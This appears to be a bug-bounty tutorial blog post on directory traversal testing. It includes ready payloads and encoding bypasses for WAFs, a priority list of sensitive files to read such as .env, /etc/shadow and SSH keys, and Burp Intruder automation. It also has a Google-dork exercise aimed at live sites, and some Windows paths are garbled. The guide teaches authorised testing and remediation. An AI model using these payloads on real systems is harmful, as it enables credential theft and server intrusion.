
Directory traversal is still landing real findings on HackerOne and Bugcrowd in 2026. Not because it’s exotic — it’s one of the oldest web vulnerabilities in the book. It keeps appearing because developers keep making the same mistake: taking user input and using it to build a file path without sanitising it first. Every new PDF export feature, every file preview widget, every “download your data” button is another opportunity for the same error. This guide walks you through the exact manual and automated method I use on every engagement — including the encoding bypass tricks that get past WAFs and basic filters.
🎯 What You’ll Be Able to Do After This
⏱️ 25 min read · 3 exercises · browser + analysis
📋 What’s Covered
- What Directory Traversal Actually Is (And Why It’s Still Alive in 2026)
- Where Hackers Look First: The 7 Parameter Types That Almost Always Pay Out
- Exercise 1 — Browser: Find Live Vulnerable Parameters with Dorks
- The Manual Testing Method: From First Payload to Confirmed Read
- Filter Bypass Techniques: What to Do When the Basic Payload Gets Blocked
- Automating Directory Traversal Testing with Burp Suite
- Writing a Report-Ready Directory Traversal PoC
- Exercise 2 — Think Like a Hacker
- Exercise 3 — Browser Advanced
- Frequently Asked Questions
Before we get into payloads, it’s worth understanding exactly where directory traversal sits in the broader attack surface. I use a range of security testing tools on every assessment, but this vulnerability is one I always test manually first — automated scanners miss too many variations. If you’re new to the process of finding weaknesses in web applications, read my breakdown of how hackers find vulnerabilities before continuing — it gives you the recon-first mindset that makes this guide land properly. Everything here fits inside a structured ethical hacking methodology: manual identification first, tool-assisted confirmation second, bypass techniques third.
What Directory Traversal Actually Is (And Why It’s Still Alive in 2026)
Here’s what’s happening at the filesystem level. The application takes a value you supply — a filename, a path, a document ID — and uses it to build a file path on the server. Something like this in the backend code: open("/var/www/uploads/" + userInput). That’s the entire vulnerability. No exotic protocol, no race condition, no complex state. Just unsanitised user input dropped directly into a filesystem operation.
The ../ sequence is how you climb the directory tree. One ../ moves you up one directory. Four of them — ../../../../ — and you’ve gone from /var/www/uploads/ all the way to the filesystem root. From there you append any file path you want. On Linux that’s /etc/passwd to start. On Windows it’s C:Windowswin.ini. The server resolves the path, finds the file, and returns it — exactly as if it were a legitimate application file.
The real targets in 2026 are more interesting than /etc/passwd. Once I’ve confirmed traversal works, I’m looking for: .env files containing database credentials and API keys, web.config or application config files, application source code that reveals logic flaws, SSH private keys in /home/user/.ssh/id_rsa, and internal service credentials in configuration files. A confirmed read on any of those turns a Medium finding into a High or Critical immediately.
Why does it keep appearing? Three reasons I see constantly. First, framework misuse — developers use file-serving utilities that were designed for controlled paths and pass them uncontrolled user input. Second, legacy code — a PDF export feature built five years ago by a contractor who’s long gone, never audited, sitting behind authentication so nobody’s looked at it. Third, developer shortcuts — the quick fix of “just append the filename” instead of using a safe file-serving abstraction.
The authentication layer gives developers false confidence. They see “authenticated users only” as a security control. It isn’t — it’s an access control on who can reach the feature, not a validation control on what the feature does with input. I’ve found directory traversal on admin panels, internal reporting tools, and document management systems that had never been included in previous penetration tests precisely because they were “internal only.”
file parameter — the server returns /etc/passwd in full. This is what a confirmed critical read looks like in Burp Repeater.Where Hackers Look First: The 7 Parameter Types That Almost Always Pay Out
Not all parameters are equal. I’ve tested hundreds of applications and the same seven categories produce the vast majority of directory traversal findings. Here they are in order of how frequently they pay out.
1. File download and export parameters. These are the most reliable. URLs like /download?file=report.pdf or /export?path=data/export_q4.csv. The application takes the value, finds it on disk, and serves it. I check these first on every assessment because the developer’s mental model is “this just serves files” — which is exactly the vulnerability. Change report.pdf to ../../../../etc/passwd and see what comes back.
2. PDF and report generators. Enterprise applications love generating PDFs. Parameters like template=invoice_standard.html or report_layout=summary are feeding a template filename into a PDF library that reads it from disk. I’ve hit traversal on these more than almost any other category — the template parameter is rarely validated because “users can only pick from a dropdown.” Intercept the request. The dropdown is client-side enforcement only.
3. Image and file preview paths. Preview endpoints like /preview?img=products/item_001.jpg or /thumbnail?src=uploads/photo.png. The application reads the file and streams it back. I check whether the img or src parameter accepts traversal sequences — image serving code is often written as a one-liner and never gets security reviewed.
4. Log viewer parameters. Admin panels that let you view application logs: /admin/logs?file=app.log or /debug/view?log=errors_today.log. These are gold. The developer built the feature for legitimate log review, so they assumed the input would always be a log filename. Traverse to /etc/passwd or application config files and you’re in business. Finding these is where finding vulnerable file parameters with Google Dorks comes in handy — log viewer admin paths are frequently indexed.
5. Template and include parameters. URL patterns like /page?template=home or /load?include=sidebar. The application appends a file extension and includes the file. These are classic Local File Inclusion (LFI) territory, and they overlap heavily with directory traversal — the same ../ sequences work. The difference is whether the application executes the file content or serves it — both are critical findings.
6. Language and locale selectors. Parameters like ?lang=en or ?locale=en_US that load a language file: /lang/en.php or /locales/en_US.json. Traverse to a file that exists and you get a read. These are less frequently found but when they work, they’re usually completely unvalidated because nobody considered them as attack surface.
7. Path parameters in REST APIs. API endpoints like /api/v1/files/{filename} or /api/storage/retrieve/{path}. REST path parameters are often less tested than query parameters. I treat any path segment that looks like a filename or a path as a traversal candidate and test it with the same payload set.
🛠️ EXERCISE 1 — BROWSER (15 MIN · NO INSTALL)
This is the reconnaissance phase. Before you fire a single payload, I want you to build pattern recognition — the ability to look at a URL and immediately think “that parameter is a traversal candidate.” That instinct is worth more than any tool.
- Open Google and run this dork:
site:*.com inurl:file=— scan the first two pages of results and note every URL pattern where the parameter value looks like a filename or path. - Run this second dork:
inurl:download?path=— look for URLs where the path value contains a directory separator, a file extension, or a relative path string. - Run this third dork:
inurl:view?filename=— identify any results where the filename parameter accepts what appears to be a direct filesystem path. - Open 5 results from across the three dork queries in separate browser tabs. For each one, identify which of the seven parameter categories from the previous section it belongs to.
- Document your findings in a notes file: the URL, the parameter name, the parameter category, and a one-sentence note on why it looks like a traversal candidate.
✅ What you just learned: You identified real-world traversal candidates without sending a single payload. This is exactly how I start an assessment — understand the application’s file-serving surface before touching it. That pattern recognition is what separates a methodical tester from someone who just runs a scanner and wonders why they miss things.
📸 Screenshot your documented list and share it in #exercises on the SecurityElites Discord. Tag it “Exercise 1 — Directory Traversal Recon.” Best pattern-recognition write-up gets pinned.
The Manual Testing Method: From First Payload to Confirmed Read
Manual testing first. Always. Automated scanners will miss half of what I’m about to show you, especially the filter bypasses in the next section. Here’s the exact sequence I run when I’ve identified a candidate parameter.
Start with the baseline request. Before any payload, note the exact response to the legitimate input — status code, response body length, content type, and response time. This is your control. Every subsequent response gets compared to this baseline. If the response to your traversal payload has the exact same length and content as the baseline — the input is probably being stripped and the application is serving a default file. If the response is different — you’re affecting the output.
Layer 1: Basic Linux traversal. The simplest payload. Change the parameter value to ../../../../etc/passwd. In the response, look for the string root:x:0:0 — that’s the first line of a standard Linux passwd file. If you see it, traversal is confirmed. Document the request and response immediately.
Layer 2: Windows path traversal. If you know or suspect the server is Windows, or if the Linux payload returned nothing, try ......windowswin.ini. In the response, look for the string [fonts] — that’s a section header that appears in win.ini on every Windows installation. Some applications run on Windows but serve Linux-formatted paths — test both.
Layer 3: Absolute path injection. Some applications strip ../ sequences but still allow absolute paths. Try /etc/passwd directly as the parameter value. If the application appends it to a base directory, the absolute path overrides the base — on some frameworks this still resolves to the root file. This works more often than people expect.
Layer 4: Null byte injection. On PHP applications running PHP version below 5.3, a null byte %00 terminates the string and causes the application to ignore anything appended after it. So ../../../../etc/passwd%00.jpg bypasses a filter that requires the file to end in .jpg. The null byte tells PHP to stop reading at that point, and the .jpg satisfies the suffix check.
Filter Bypass Techniques: What to Do When the Basic Payload Gets Blocked
The basic payload gets blocked. It happens — the application has some form of input filtering or a WAF in front of it. Here’s what I do, in order.
../../../../etc/passwd payload without any encoding. It works more often than it should. A surprising number of WAFs and input filters are misconfigured or bypassed by the raw payload. Spend 30 seconds on this before moving to encodings.Bypass 1: URL double-encoding. The filter decodes the URL once and checks for ../ — it doesn’t find it, so the request passes. The backend server decodes the URL a second time and resolves the path. The payload: %252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252fetc%252fpasswd. Here, %25 is the URL-encoded form of %, so %252e decodes first to %2e (a dot), and then to . on the second pass. The filter never sees ../ on the first decode — the backend does on the second.
Bypass 2: Unicode overlong UTF-8 encoding. Some WAFs and filters operate at the byte level and don’t handle multi-byte Unicode sequences. The payload uses %c0%ae for a dot and %c0%af for a forward slash: %c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%afetc%c0%afpasswd. This is an overlong encoding — technically invalid UTF-8, but many web servers and frameworks accept it and decode it to the expected ASCII characters.
Bypass 3: Nested traversal sequences. The filter looks for ../ and strips it — but it only strips it once and doesn’t loop. The payload ....//....//....//etc/passwd works because when the filter removes the inner ../, it leaves behind ../ — the outer dots and slashes re-form the traversal sequence after the filter pass. This is one of the most reliable bypasses against simple regex filters.
Bypass 4: Mixed OS path separators. The filter checks for forward-slash traversal sequences but doesn’t account for Windows backslash separators (or vice versa). The payload ..%5c..%5c..%5cwindows%5cwin.ini uses %5c — the URL-encoded backslash — to traverse on Windows-based servers. On some Linux servers running IIS-style frameworks, backslash path separators are also resolved. This is also useful as a variant when testing REST APIs that normalise paths server-side.
Bypass 5: Path normalisation bypass. The application validates the input against an expected base path — it checks that the path starts with /var/www/html/. The bypass: provide the full expected base path followed by traversal sequences: /var/www/html/../../../../etc/passwd. The validation check passes (the string starts correctly), and the server’s path normalisation resolves the ../../../../ sequences against the actual filesystem, landing on /etc/passwd.
🧠 EXERCISE 2 — THINK LIKE A HACKER (10 MIN · NO TOOLS)
You’re on a real engagement. The target has a /download?file=report.pdf endpoint. You fire the classic ../../../../etc/passwd payload and get a 400 back — “Invalid path.” The app isn’t crashing. It’s blocking you. Now think.
- Step 1: Answer the four questions below before looking at the reveal. Write your answers down — this is the habit that separates methodical testers from guessers.
- Step 2: Q1 — Which bypass technique do you try first, and why? Think about what a 400 “Invalid path” response tells you about where the filter is running.
- Step 3: Q2 — What does a 400 response versus a 200 with an empty body tell you about the filter logic? These are two completely different failure modes.
- Step 4: Q3 — If the app is running on Windows, how does your payload change? Think about path separators and how Windows resolves them.
- Step 5: Q4 — What other parameters on the same app would you immediately queue for testing after this one? Think about functionality, not just parameter names.
▶ Reveal Answers
Q1: Try double URL encoding first — %252e%252e%252f. A 400 on a raw payload usually means the filter is pattern-matching on the decoded string before passing to the backend. Double encoding slips past the first decode. If that still 400s, try nested traversal (....//) — some filters strip ../ once and leave the remainder.
Q2: A 400 means the filter saw the payload and rejected it before the filesystem call. A 200 with empty body means the filesystem call happened but returned nothing — the path resolved to an empty file or a directory. That empty-body 200 is actually a positive signal: your traversal is reaching the filesystem. Adjust depth and try again.
Q3: On Windows, switch to backslash variants: ......windowswin.ini. Also try mixing forward and backslashes — Windows resolves both. And drop the null byte termination requirement; Windows file APIs handle it differently.
Q4: Any parameter that hints at file operations — template=, page=, doc=, path=, lang=, view=. Also check POST body parameters in JSON or multipart requests — they’re systematically under-tested because scanners focus on URL parameters.
✅ What you just learned: Methodical bypass sequencing isn’t guesswork — it’s reading the server’s response codes as diagnostic output. A 400 versus a 200-empty-body are different signals that point to different next moves. That distinction is what separates a tester who documents “blocked by WAF” from one who documents “confirmed filesystem traversal with depth adjustment required.”
📸 Screenshot your written answers and share in #think-like-a-hacker on Discord before you look at the reveal. Seeing your own reasoning written out is the fastest way to find gaps.
Tool-Assisted Testing: How I Use Burp Suite to Find Directory Traversal at Scale
Manual Repeater testing is how I confirm a finding. Burp Intruder is how I find it in the first place across every parameter on a target. Here’s the exact workflow — not a generic “send to Intruder and load a wordlist” guide, but the specific setup that produces clean, actionable results.
Step 1: Capture the baseline in Proxy. With your browser proxied through Burp, trigger the file download or file display function normally. You’re looking for any parameter that takes a filename, path, or identifier that could map to a filesystem path — file=, path=, template=, doc=. Right-click the request in Proxy history and send it to both Repeater and Intruder.
Step 2: Confirm the baseline in Repeater. Fire the original request unchanged. Note the response length and status code. This is your control. Any deviation in Intruder results gets measured against this number.
Step 3: Set the payload position in Intruder. On the Positions tab, clear all auto-detected positions. Manually highlight the value of the file parameter — the filename itself, not the key. Set that as your single payload position. Sniper mode. One parameter at a time.
Step 4: Load the payload list. I use the SecLists LFI payload list on GitHub — it covers basic traversal, double encoding, nested patterns, null bytes, and Windows variants in one file. Drop it into the Payloads tab under Simple List.
Step 5: Configure grep matching. In the Options tab, add grep strings that only appear in successful reads: root:x for /etc/passwd, [fonts] for win.ini, APP_KEY and DB_PASSWORD for .env files. Any result that triggers a grep match is an immediate finding — stop the attack and switch to Repeater to document it cleanly.
Step 6: Filter by response length deviation. Sort the Intruder results by response length. Outliers — responses significantly longer or shorter than baseline — are your candidates even when grep strings don’t fire. A response that’s 2KB longer than baseline when you expected a PDF header is worth investigating manually.
This fits into the broader vulnerability discovery workflow I run on every web assessment — parameter enumeration first, then class-based testing against every parameter in that class simultaneously.
High-Value Files to Target: What I Actually Read When I Confirm a Traversal
/etc/passwd is the proof-of-concept file. It’s not the finding. The moment I confirm traversal is working, I move to the files that determine severity — the ones that enable the next attack in the chain.
Linux targets — my priority order:
- /etc/passwd — confirms traversal, enumerates system users and service accounts. Use it for PoC only.
- /etc/shadow — hashed passwords for all system users. Requires the PHP or web process running as root or with SUID — check privilege first before spending time on this.
- /etc/hosts — internal network topology. Maps hostnames to IPs that aren’t in external DNS. Directly useful for lateral movement planning.
- /proc/self/environ — environment variables of the running web process. Frequently contains database credentials, API keys, and secret tokens passed as environment variables in containerised deployments.
- /proc/self/cmdline — the command line that started the web process. Reveals interpreter paths, config file locations, and sometimes embedded credentials.
- /var/log/apache2/access.log (or
/var/log/nginx/access.log) — the log poisoning setup file. If you can read this and also control a value that gets logged (User-Agent, for example), you have an LFI-to-RCE chain waiting. - .env files — the highest-impact read on modern web apps. Laravel, Django, Node, and most frameworks load secrets from .env at startup. A single read typically yields
DB_PASSWORD,APP_KEY, and cloud provider credentials in one shot. - SSH private keys —
/home/[username]/.ssh/id_rsa. If you found usernames in /etc/passwd, iterate through them. A readable private key means direct SSH access.
Windows targets — the equivalent priority list:
- windowswin.ini — the standard PoC file for Windows traversal. Confirms the read works.
- windowssystem32driversetchosts — same value as Linux /etc/hosts — internal network mapping.
- web.config — IIS application configuration. Contains database connection strings with plaintext credentials in the vast majority of legacy .NET deployments I’ve tested.
- applicationHost.config — the IIS server-level configuration file. Contains virtual host definitions, authentication settings, and sometimes cleartext credentials for application pools.
Writing the Directory Traversal Report: What Gets a Critical Payout vs a Won’t-Fix
I’ve seen identical traversal findings get triaged as Critical on one program and closed as Informational on another. The difference isn’t the vulnerability — it’s the report. Four factors determine where your finding lands on the severity scale.
1. What file was read and its sensitivity. /etc/passwd on a hardened server with no sensitive users is low severity. A .env file with production database credentials and cloud keys on the same server is Critical. Lead with the most sensitive file you read — not the first one you tested.
2. Whether the traversal reaches outside the web root. A traversal that only reads files within /var/www/html/ is contained. One that can reach /etc/, /home/, or /proc/ is a server-level read primitive. State this explicitly in your impact statement.
3. Whether authentication was bypassed. If the vulnerable endpoint was unauthenticated — accessible without logging in — that’s a multiplier on severity. Any unauthenticated directory traversal that reaches sensitive files is Critical by default on most programs.
4. Whether chaining is possible. Document every chain you identified even if you didn’t fully exploit it. Traversal → credential read → database access. Traversal → log read → log poisoning → RCE. Chaining potential pushes severity up one notch in every triage conversation I’ve had.
CVSS scoring guidance: A basic traversal reading /etc/passwd with authentication required typically scores 5.3–6.5 (Medium). Reading credentials from .env without authentication scores 8.6–9.1 (Critical). Confirmed RCE chain via log poisoning is a 9.8.
🛠️ EXERCISE 3 — BROWSER ADVANCED (20 MIN · NO INSTALL)
You’ve got the theory and you’ve done the analysis. Now you run it for real on a legal target. This is where the method becomes muscle memory — and where you’ll find out which bypass technique your test environment responds to.
- Step 1: Set up your target. Use DVWA on localhost (File Inclusion module, Security set to Low or Medium) or navigate to PentesterLab’s free Web for Pentester at
pentesterlab.com— the “Local File Inclusion” exercise is browser-accessible with no install. - Step 2: Capture the parameter name from the URL when you trigger the file include function. Note the exact parameter key and the current value.
- Step 3: Run the five-layer manual payload sequence from Exercise 1 in order: basic traversal → double encoding → nested traversal → null byte → absolute path. Try three depth levels (3, 4, 5) for each.
- Step 4: Attempt at least two bypass techniques from the filter bypass section — double URL encoding and nested traversal are the most likely to work on DVWA Medium. Document the exact payload and the exact response for each attempt.
- Step 5: When you get a successful read, move beyond /etc/passwd. Try /etc/hosts and /proc/self/environ. Document what sensitive data each returns.
- Step 6: Write a one-paragraph PoC statement: what parameter was vulnerable, which payload bypassed the filter, what file was read, and what sensitive data was exposed. This is your report entry.
✅ What you just learned: You now have a tested, repeatable directory traversal methodology that you’ve run against a real (intentionally vulnerable) application — not just read about. The gap between knowing a technique and having executed it under your own hands is the gap between a beginner and a practitioner. That PoC statement you just wrote? That’s what a professional report entry looks like.
📸 Screenshot your successful payload response and your PoC statement. Share in #bug-bounty-wins on Discord with the caption: “Exercise 3 complete — traversal confirmed on [target], bypassed with [technique].”
🧪 Quick Check — Directory Traversal
Q1: Which bypass technique uses %252e to evade a filter that strips ../?
Q2: True or False — /etc/shadow is always readable via directory traversal.
Q3: Which Burp Suite tool is best for systematically testing 20+ traversal payloads?
📋 Payloads & Commands Reference — Directory Traversal 2026
Frequently Asked Questions — Directory Traversal
What is directory traversal and how is it different from path traversal?
They’re the same vulnerability — two names for the same attack. Directory traversal and path traversal both describe the ability to manipulate a file path parameter to read files outside the intended directory. “Directory traversal” is the older term, more common in CVE descriptions and older OWASP documentation. “Path traversal” is the current OWASP preferred term. In practice, every researcher and every platform uses both interchangeably. The attack mechanics, payloads, and mitigations are identical regardless of which name you use.
Which web applications are most vulnerable to directory traversal in 2026?
Any application that takes a filename or path as user input and passes it to a filesystem operation without proper validation. In 2026, the highest-risk targets are: legacy PHP applications using include() or file_get_contents() with user-controlled input; file download or export endpoints in internal business apps that weren’t built with a security-first mindset; document management systems and CMS plugins; and containerised microservices where developers assume network isolation replaces input validation. Node.js applications using fs.readFile() with unsanitised input are increasingly common findings on HackerOne.
Does a WAF stop directory traversal attacks?
A WAF adds a layer of difficulty — it doesn’t stop a determined tester. Most WAFs pattern-match on the decoded form of ../ and ... Double URL encoding (%252e%252e%252f), nested traversal (....//), and Unicode variants bypass the majority of WAF rulesets I’ve tested against in real engagements. The correct fix is server-side input validation — an allowlist of permitted filenames, path canonicalisation before any filesystem call, and running the web process with the minimum filesystem permissions required. WAF rules on top of that are defence-in-depth, not a primary control.
What is the CVSS score for a directory traversal vulnerability?
It depends on what you can read and whether authentication is required. A basic traversal reading non-sensitive files with authentication required typically scores in the Medium range — 4.3 to 6.5. Reading sensitive credentials from a .env file or /etc/shadow without authentication scores 8.6 to 9.1 (Critical). A confirmed traversal-to-RCE chain via log poisoning typically scores 9.8. When calculating CVSS, the Confidentiality impact is High if you can read credentials, the Integrity impact is High if you can chain to write access, and the Availability impact is High if RCE is achievable.
How do I test for directory traversal without breaking the law?
Test only on systems you’re explicitly authorised to test. That means: your own DVWA installation, intentionally vulnerable platforms like PentesterLab or HackTheBox, or targets within an active bug bounty program’s defined scope. When testing on bug bounty programs, read the scope rules before testing — some programs exclude file system testing explicitly. Never test traversal on production systems outside a defined scope, and never exfiltrate real data beyond what’s needed to prove the finding exists. One request confirming /etc/passwd is readable is sufficient PoC. You don’t need to read every file on the server to write a valid report.
What is the difference between directory traversal and local file inclusion (LFI)?
Directory traversal is a read primitive — it lets you read the contents of arbitrary files on the filesystem. Local file inclusion (LFI) is an execution primitive — the application includes and executes the file as code, not just reads it. In PHP, an LFI via include() will execute any PHP code inside the included file. This is why the log poisoning chain is so powerful: you use traversal to confirm log readability, poison the log with PHP code via a crafted User-Agent, then use LFI to include and execute the log. The two vulnerabilities share the same root cause — unsanitised path input — but LFI is higher severity because it can lead directly to RCE without chaining through credential theft first.
📚 Further Reading
- SecurityElites Free Hacking Tools — Browser-based recon and analysis tools you can use right now, no install required.
- Google Dorks Hackers Find Vulnerable Websites — How attackers use Google to locate directory traversal candidates before touching the target.
- How Hackers Find Vulnerabilities — The complete methodology from recon to confirmed finding, with directory traversal in context.
- PortSwigger Web Security Academy: Path Traversal — Interactive labs covering every bypass technique with hands-on practice in a legal environment.
- OWASP WSTG: LFI and Path Traversal Testing — The definitive testing methodology including the log poisoning chain and remediation guidance.
